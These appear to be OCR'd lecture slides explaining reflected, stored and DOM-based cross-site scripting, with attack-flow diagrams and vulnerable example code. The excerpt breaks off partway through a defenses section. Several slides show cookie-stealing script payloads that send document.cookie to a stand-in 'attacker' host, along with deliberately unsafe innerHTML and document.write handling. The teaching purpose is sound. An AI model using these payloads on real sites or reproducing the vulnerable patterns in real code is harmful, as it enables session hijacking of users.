
XSS Example – Bad input



```
http://victim.com/search.php ?
  term = <script> ... </script>
```

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

How attack Works – Reflected XSS


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out: http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim


```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

2. Stored XSS (Persistent)

- also known as persistent or second-order XSS
- arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.
- To successfully execute a stored XSS attack, a perpetrator has to locate a vulnerability in a web application and then inject malicious script into its server (e.g., via a comment field).

Stored XSS



Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:


```
HTTP/1.1  200 OK
...
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```


- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

XSS Scenario - Stored



How attack Works – Stored XSS



1
POST http://website/post-comment
Attacker
Attacker's Browser
<script>...</script>
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

3. DOM Based XSS

- This is a variation on the reflected attack and is named after the Document Object Model, a standardized API that defines the way browsers build a web page out of underlying HTML or JavaScript code.

- Most DOM-based attacks are similar to the reflected attack we just described, except that the malicious code is never sent to the server: instead, it's passed as a parameter to some JavaScript function that's executing in the browser itself, which means that server-side defenses can't protect the user.

3. DOM Based XSS

- DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script

- the client side code runs in an “unexpected” manner. That is, the page itself (the HTTP response) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

DOM Based XSS

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

How attack Works - DOM-based XSS


Attacker
Attacker's Server
1
Check this out:
http://website/search?keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Website
Website's Response Script
Victim's Browser
Website's Response to Victim After innerHTML Manipulation
4
2
GET
http://website/search?keyword=<script>...</script>
3
200 OK
Website's Response to Victim

Website's Response Script

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```

Website's Response to Victim After innerHTML Manipulation

```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

Website's Response to Victim

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

XSS Defenses

- Recall that an XSS attack is a type of code injection: user input is mistakenly interpreted as malicious program code. In order to prevent this type of code injection, secure input handling is needed.

- **Encoding**

  which escapes the user input so that the browser interprets it only as data, not as code.

- **Validation**

  which filters the user input so that the browser interprets it as code without malicious commands.

XSS Defenses

- **Context**

